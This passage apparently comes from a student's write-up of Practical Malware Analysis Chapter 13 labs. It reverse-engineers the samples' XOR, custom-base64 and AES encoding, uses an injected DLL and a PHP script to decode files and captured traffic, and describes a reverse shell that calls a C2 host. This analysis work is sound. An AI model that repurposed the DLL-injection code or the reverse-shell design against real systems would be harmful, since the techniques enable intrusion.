vi. **Can you find the algorithm used for encoding? If not, how can you decode the content?**

The encoder used is pretty lengthy to go through, However if we look at the codes in 0x401739, we can see lots of xor operations. If it is xor encoding we might be able to get back the original data if we call this subroutine again with the encrypted data.

```
.text:00401739 xor             proc near               ; CODE XREF: encode+26↓p
.text:00401739
.text:00401739 var_4           = dword ptr -4
.text:00401739 arg_0           = dword ptr  8
.text:00401739 arg_4           = dword ptr  0Ch
.text:00401739 arg_8           = dword ptr  10h
.text:00401739 arg_C           = dword ptr  14h
.text:00401739
.text:00401739                 push    ebp
.text:0040173A                 mov     ebp, esp
.text:0040173C                 push    ecx
.text:0040173D                 mov     [ebp+var_4], 0
.text:00401744                 jmp     short loc_40174F
.text:00401746 ; ---------------------------------------------------------------
.text:00401746
.text:00401746 loc_401746:                             ; CODE XREF: xor+DD↓j
.text:00401746                 mov     eax, [ebp+var_4]
.text:00401749                 add     eax, 10h
.text:0040174C                 mov     [ebp+var_4], eax
.text:0040174F
.text:0040174F loc_40174F:                             ; CODE XREF: xor+B↑j
.text:0040174F                 mov     ecx, [ebp+var_4]
.text:00401752                 cmp     ecx, [ebp+arg_C]
.text:00401755                 jnb     loc_40181B
.text:0040175B                 mov     edx, [ebp+arg_0]
.text:0040175E                 push    edx
.text:0040175F                 call    shiftOperations
.text:00401764                 add     esp, 4
.text:00401767                 mov     eax, [ebp+arg_4]
.text:0040176A                 mov     ecx, [ebp+arg_0]
.text:0040176D                 mov     edx, [eax]
.text:0040176F                 xor     edx, [ecx]
.text:00401771                 mov     eax, [ebp+arg_0]
.text:00401774                 mov     ecx, [eax+14h]
.text:00401777                 shr     ecx, 10h
.text:0040177A                 xor     edx, ecx
.text:0040177C                 mov     eax, [ebp+arg_0]
.text:0040177F                 mov     ecx, [eax+0Ch]
.text:00401782                 shl     ecx, 10h
.text:00401785                 xor     edx, ecx
.text:00401787                 mov     eax, [ebp+arg_8]
.text:0040178A                 mov     [eax], edx
.text:0040178C                 mov     ecx, [ebp+arg_4]
.text:0040178F                 mov     edx, [ebp+arg_0]
.text:00401792                 mov     eax, [ecx+4]
.text:00401795                 xor     eax, [edx+8]
.text:00401798                 mov     ecx, [ebp+arg_0]
.text:0040179B                 mov     edx, [ecx+1Ch]
.text:0040179E                 shr     edx, 10h
.text:004017A1                 xor     eax, edx
.text:004017A3                 mov     ecx, [ebp+arg_0]
.text:004017A6                 mov     edx, [ecx+14h]
.text:004017A9                 shl     edx, 10h
.text:004017AC                 xor     eax, edx
```

Figure 5. xor operations

vii. Using instrumentation, can you recover the original source of one of the encoded files?

My way of decoding the encoded files is to use DLL injection. To do that, i write my own DLL and create a thread to run the following function on **DLL_PROCESS_ATTACHED**. To attach the DLL to the malware process, we first run the malware and use a tool called **Remote DLL injector** by securityxploded to inject the DLL into the malicious process.

```
void decode()
{
    WIN32_FIND_DATA ffd;
    LARGE_INTEGER filesize;
    TCHAR szDir[MAX_PATH];
    size_t length_of_arg;
    HANDLE hFind = INVALID_HANDLE_VALUE;
    DWORD dwError=0;

    while(1){
        StringCchCopy(szDir, MAX_PATH, ".");
        StringCchCat(szDir, MAX_PATH, TEXT("\\*"));

        hFind = FindFirstFile(szDir, &ffd);

        myFuncPtr = (funptr)0x0040181F;
        myWritePtr = (writeFunc)0x00401000;

        if (INVALID_HANDLE_VALUE == hFind)
        {
            continue;
        }

        do
        {
            if (!(ffd.dwFileAttributes & FILE_ATTRIBUTE_DIRECTORY))
            {
                if(!strncmp(ffd.cFileName, "temp", 4)){
                    BYTE *buffer;
                    long fsize;
                    CHAR temp[MAX_PATH];
                    FILE *f = fopen(ffd.cFileName, "rb");
                    fseek(f, 0, SEEK_END);
                    fsize = ftell(f);
                    fseek(f, 0, SEEK_SET);

                    buffer = (BYTE*)malloc(fsize + 1);
                    fread(buffer, fsize, 1, f);
                    fclose(f);
                    myFuncPtr(buffer, fsize);

                    sprintf(temp, "DECODED_%s.bmp", ffd.cFileName);
                    myWritePtr(buffer, fsize, temp);
                    free(buffer);
                    DeleteFileA(ffd.cFileName);
                }
            }
        }
        while (FindNextFile(hFind, &ffd) != 0);

        FindClose(hFind);
        Sleep(1000);
    }
}
```

Figure 6. Decode Function

The above codes simply scan the path in which the executable resides in for encoded files that start with "**temp**". It then reads the file and pass the data to the encoding function **@0x40181F**.

Once the data is decoded, we make use of the function **@0x401000** to write out the file to "**DECODED_[encoded file name].bmp**". Last but not least i shall delete the encoded file so as not to clutter the folder.

c. Analyze the malware found in the file *Lab13-03.exe*.

i. Compare the output of strings with the information available via dynamic analysis. Based on this comparison, which elements might be encoded?

Based on Wireshark and program response we could see the following strings.




Figure 1. http://www.practicalmalwareanalysis.com




Figure 2. Error Message

In IDA Pro we can see the domain host name and some possible debug messages.

Address	Length	Type	String
.rdata:00410088	00000025	C	Microsoft Visual C++ Runtime Library
.rdata:004100B4	0000001A	C	Runtime Error!\n\nProgram:
.rdata:004100D4	00000017	C	<program name unknown>
.rdata:00410168	00000013	C	GetLastActivePopup
.rdata:0041017C	00000010	C	GetActiveWindow
.rdata:0041018C	0000000C	C	MessageBoxA
.rdata:00410198	0000000B	C	user32.dll
.rdata:004111CE	0000000D	C	KERNEL32.dll
.rdata:004111E8	0000000B	C	USER32.dll
.rdata:00411202	0000000B	C	WS2_32.dll
.data:004120A5	00000040	C	DEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/
.data:004120E8	0000003D	C	ERROR: API = %s.\n error code = %d.\n message = %s.\n
.data:00412128	00000009	C	ReadFile
.data:00412134	0000000D	C	WriteConsole
.data:00412144	0000000C	C	ReadConsole
.data:00412150	0000000A	C	WriteFile
.data:00412164	00000010	C	DuplicateHandle
.data:00412174	00000010	C	DuplicateHandle
.data:00412184	00000010	C	DuplicateHandle
.data:00412194	0000000C	C	CloseHandle
.data:004121A0	0000000C	C	CloseHandle
.data:004121AC	0000000D	C	GetStdHandle
.data:004121BC	00000008	C	cmd.exe
.data:004121C4	0000000C	C	CloseHandle
.data:004121D0	0000000C	C	CloseHandle
.data:004121DC	0000000C	C	CloseHandle
.data:004121E8	0000000D	C	CreateThread
.data:004121F8	0000000D	C	CreateThread
.data:00412208	00000011	C	ijklmnopqrstuvwx
.data:0041221C	00000021	C	www.practicalmalwareanalysis.com
.data:0041224C	00000017	C	Object not Initialized
.data:00412264	00000020	C	Data not multiple of Block Size
.data:00412284	0000000A	C	Empty key
.data:00412290	00000015	C	Incorrect key length
.data:004122A8	00000017	C	Incorrect block length

Figure 3. IDA Pro strings

ii. Use static analysis to look for potential encoding by searching for the string xor. What type of encoding do you find?

There are quite a lot of xor operations to go through. But based on the figure below, it is highly possible that AES is being used; The **Advanced Encryption Standard** (**AES**) is also known as **Rijndae**.

.text:00402B3F	sub_4027ED	33 14 85 08 E3 40 00	xor	edx, ds:Rijndael_Td2[eax*4]
.text:00402A4E	sub_4027ED	33 14 85 08 E3 40 00	xor	edx, ds:Rijndael_Td2[eax*4]
.text:00402587	sub_40223A	33 14 85 08 D3 40 00	xor	edx, ds:Rijndael_Te2[eax*4]
.text:00402496	sub_40223A	33 14 85 08 D3 40 00	xor	edx, ds:Rijndael_Te2[eax*4]
.text:00402892	sub_4027ED	33 11	xor	edx, [ecx]
.text:004022DD	sub_40223A	33 11	xor	edx, [ecx]
.text:00402A68	sub_4027ED	33 10	xor	edx, [eax]
.text:004024B0	sub_40223A	33 10	xor	edx, [eax]
.text:004021F6	sub_401AC2	33 0C 95 08 F3 40 00	xor	ecx, ds:dword_40F308[edx*4]
.text:004033A2	sub_403166	33 0C 95 08 E7 40 00	xor	ecx, ds:Rijndael_Td3[edx*4]
.text:00403381	sub_403166	33 0C 95 08 E3 40 00	xor	ecx, ds:Rijndael_Td2[edx*4]
.text:00402AF0	sub_4027ED	33 0C 95 08 E3 40 00	xor	ecx, ds:Rijndael_Td2[edx*4]
.text:0040335D	sub_403166	33 0C 95 08 DF 40 00	xor	ecx, ds:Rijndael_Td1[edx*4]
.text:00402FE1	sub_402DA8	33 0C 95 08 D7 40 00	xor	ecx, ds:Rijndael_Te3[edx*4]
.text:00402FC0	sub_402DA8	33 0C 95 08 D3 40 00	xor	ecx, ds:Rijndael_Te2[edx*4]
.text:00402538	sub_40223A	33 0C 95 08 D3 40 00	xor	ecx, ds:Rijndael_Te2[edx*4]
.text:00402F9C	sub_402DA8	33 0C 95 08 CF 40 00	xor	ecx, ds:Rijndael_Te1[edx*4]
.text:004033BC	sub_403166	33 0C 90	xor	ecx, [eax+edx*4]
.text:00402FF8	sub_402DA8	33 0C 90	xor	ecx, [eax+edx*4]
.text:00402205	sub_401AC2	33 0C 85 08 F7 40 00	xor	ecx, ds:dword_40F708[eax*4]
.text:004021E3	sub_401AC2	33 0C 85 08 EF 40 00	xor	ecx, ds:dword_40EF08[eax*4]
.text:00402AFF	sub_4027ED	33 0C 85 08 E7 40 00	xor	ecx, ds:Rijndael_Td3[eax*4]
.text:00402ADD	sub_4027ED	33 0C 85 08 DF 40 00	xor	ecx, ds:Rijndael_Td1[eax*4]
.text:00402547	sub_40223A	33 0C 85 08 D7 40 00	xor	ecx, ds:Rijndael_Te3[eax*4]
.text:00402525	sub_40223A	33 0C 85 08 CF 40 00	xor	ecx, ds:Rijndael_Te1[eax*4]
.text:00402AAF	sub_4027ED	33 04 95 08 E7 40 00	xor	eax, ds:Rijndael_Td3[edx*4]
.text:00402A8C	sub_4027ED	33 04 95 08 DF 40 00	xor	eax, ds:Rijndael_Td1[edx*4]
.text:004024F7	sub_40223A	33 04 95 08 D7 40 00	xor	eax, ds:Rijndael_Te3[edx*4]
.text:004024D4	sub_40223A	33 04 95 08 CF 40 00	xor	eax, ds:Rijndael_Te1[edx*4]
.text:00402A9F	sub_4027ED	33 04 8D 08 E3 40 00	xor	eax, ds:Rijndael_Td2[ecx*4]
.text:004024E7	sub_40223A	33 04 8D 08 D3 40 00	xor	eax, ds:Rijndael_Te2[ecx*4]
.text:0040874E		32 30	xor	dh, [eax]
.text:004039E8	sub_403990	32 11	xor	dl, [ecx]
.text:00408752		30 30	xor	[eax], dh

Figure

4. XOR operations

iii. Use static tools like FindCrypt2, KANAL, and the IDA Entropy Plugin to identify any other encoding mechanisms. How do these findings compare with the XOR findings?

Most likely AES is being used in the malware.




Figure 5. PEID found AES

```
The initial autoanalysis has been finished.
40CB08: found const array Rijndael_Te0 (used in Rijndael)
40CF08: found const array Rijndael_Te1 (used in Rijndael)
40D308: found const array Rijndael_Te2 (used in Rijndael)
40D708: found const array Rijndael_Te3 (used in Rijndael)
40DB08: found const array Rijndael_Td0 (used in Rijndael)
40DF08: found const array Rijndael_Td1 (used in Rijndael)
40E308: found const array Rijndael_Td2 (used in Rijndael)
40E708: found const array Rijndael_Td3 (used in Rijndael)
Found 8 known constant arrays in total.
```

Figure 6. Find Crypt 2 Plugin Found AES **iv. Which two encoding techniques are used in this malware?**

@0x4120A4 we can see a 65 characters string. Which seems like a custom base64 key. The standard base64 key should be

"ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=" which consists of A-Z, a-z, 0-9, +, / and =.

```
.data:00412003 00                              db    0
.data:004120A4 43 44 45 46 47 48 49 4A+aCdefghijklmnop db 'CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/',0
.data:004120B4 4B 4C 4D 4E 4F 50 51 52+                                  ; DATA XREF: base64+1F↑r
```

Figure 7. Custom Base64

A custom Base64 and AES are used in this malware.

v. For each encoding technique, what is the key?

The custom base64 string uses

"**CDEFGHIJKLMNOPQRSTUVWXYZABcdefghijklmnopqrstuvwxyzab0123456789+/**"
To test if this key is valid i used a online custom base64 tool to verify.

Online Tool: https://www.malwaretracker.com/decoder_base64.php

Using the above tool with the custom key, I encoded HELLOWORLD and pass it to the program via netcat to decode. True enough, the encoded text was decoded back to the original text.




Figure 8. Base64 decode

Based on some debug message, this function (0x00401AC2) seems to be initializing the AES key.

```
.text:00401AC2                          ; int __thiscall keyinit(int this, int KEY, void *a3, int a4, int a5)
.text:00401AC2                          keyinit         proc near               ; CODE XREF: _main+1C↑p
.text:00401AC2
.text:00401AC2                          var_68          = dword ptr -68h
.text:00401AC2                          var_64          = dword ptr -64h
.text:00401AC2                          var_60          = dword ptr -60h
.text:00401AC2                          var_5C          = dword ptr -5Ch
.text:00401AC2                          var_58          = byte ptr -58h
.text:00401AC2                          var_4C          = dword ptr -4Ch
.text:00401AC2                          var_48          = byte ptr -48h
.text:00401AC2                          var_3C          = dword ptr -3Ch
.text:00401AC2                          var_38          = byte ptr -38h
.text:00401AC2                          var_2C          = dword ptr -2Ch
.text:00401AC2                          var_28          = dword ptr -28h
.text:00401AC2                          var_24          = dword ptr -24h
.text:00401AC2                          var_20          = dword ptr -20h
.text:00401AC2                          var_1C          = dword ptr -1Ch
.text:00401AC2                          var_18          = dword ptr -18h
.text:00401AC2                          var_14          = dword ptr -14h
.text:00401AC2                          var_10          = dword ptr -10h
.text:00401AC2                          var_C           = dword ptr -0Ch
.text:00401AC2                          var_8           = dword ptr -8
.text:00401AC2                          var_4           = dword ptr -4
.text:00401AC2                          KEY             = dword ptr  8
.text:00401AC2                          arg_4           = dword ptr  0Ch
.text:00401AC2                          arg_8           = dword ptr  10h
.text:00401AC2                          arg_C           = dword ptr  14h
.text:00401AC2
.text:00401AC2 55                                       push    ebp
.text:00401AC3 8B EC                                    mov     ebp, esp
.text:00401AC5 83 EC 68                                 sub     esp, 68h
.text:00401AC8 56                                       push    esi
.text:00401AC9 89 4D A0                                 mov     [ebp+var_60], ecx
.text:00401ACC 83 7D 08 00                              cmp     [ebp+KEY], 0
.text:00401AD0 75 21                                    jnz     short loc_401AF3
.text:00401AD2 C7 45 C4 84 22 41 00                     mov     [ebp+var_3C], offset aEmptyKey ; "Empty key"
.text:00401AD9 8D 45 C4                                 lea     eax, [ebp+var_3C]
.text:00401ADC 50                                       push    eax
```

Figure 9. Init Key

x-ref the function and locate the 2nd argument… the key is most likely to be "**ijklmnopqrstuvwx**".

```
.text:00401882 6A 10                                    push    16              ; int
.text:00401884 6A 10                                    push    16              ; int
.text:00401886 68 74 33 41 00                           push    offset unk_413374 ; void *
.text:0040188B 68 08 22 41 00                           push    offset aIjklmnopqrstuv ; "ijklmnopqrstuvwx"
.text:00401890 B9 F8 2E 41 00                           mov     ecx, offset unk_412EF8
.text:00401895 E8 28 02 00 00                           call    keyinit
```

Figure 10. Key pass in as 2nd argument

vi. For the cryptographic encryption algorithm, is the key sufficient? What else must be known?

For custom base64, we would just need the custom base64 string.

For AES, we would need the Cipher's encryption mode, key and IV. **vii. What does this malware do?**

The malware connects to an http://www.practicalmalwareanalysis.com's 8190 port and establishes a remote shell. It then reads input from the attacker. The inputs are custom base64 encoded. Once decoded, the command is pass to cmd.exe for execution. The return results is encrypted using AES and send back to the attacker's server.

viii. Create code to decrypt some of the content produced during dynamic analysis. What is this content?

Using the key, we use CBC mode with no IV to decrypt the AES encrypted packet. The content is the response from the command sent earlier via the remote shell from the attacker.

```
<?php
    $key = "ijklmnopqrstuvwx";
    $file = file_get_contents("data.txt");
    echo mcrypt_decrypt   (MCRYPT_RIJNDAEL_128,
     $key,
     $file,
     MCRYPT_MODE_CBC,
    "\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0\0");
?>
```

PHP Hypertext Preprocessor file | length : 202 | lines : 9 | Ln : 9 | Col : 3 | Sel : 0 | 0 | Dos\Windows | ANSI | INS

```
C:\WINDOWS\system32\cmd.exe

C:\Users\user\Desktop>php what.php
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>dir
               Volume in drive C has no label.
 Volume Serial Number is 8CD5-E827

 Directory of C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L

03/15/2016  10:34 PM    <DIR>          .
03/15/2016  10:34 PM    <DIR>          ..
11/08/2011  06:03 PM            32,768 Lab13-01.exe
11/14/2011  03:47 PM            32,768 Lab13-02.exe
11/17/2011  06:04 PM            77,824 Lab13-03.exe
               3 File(s)        143,360 bytes
               2 Dir(s)  14,623,703,040 bytes free

C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>
C:\Documents and Settings\Administrator\Desktop\BinaryCollection\Chapter_13L>
C:\Users\user\Desktop>
```

Figure 11. Decrypted Data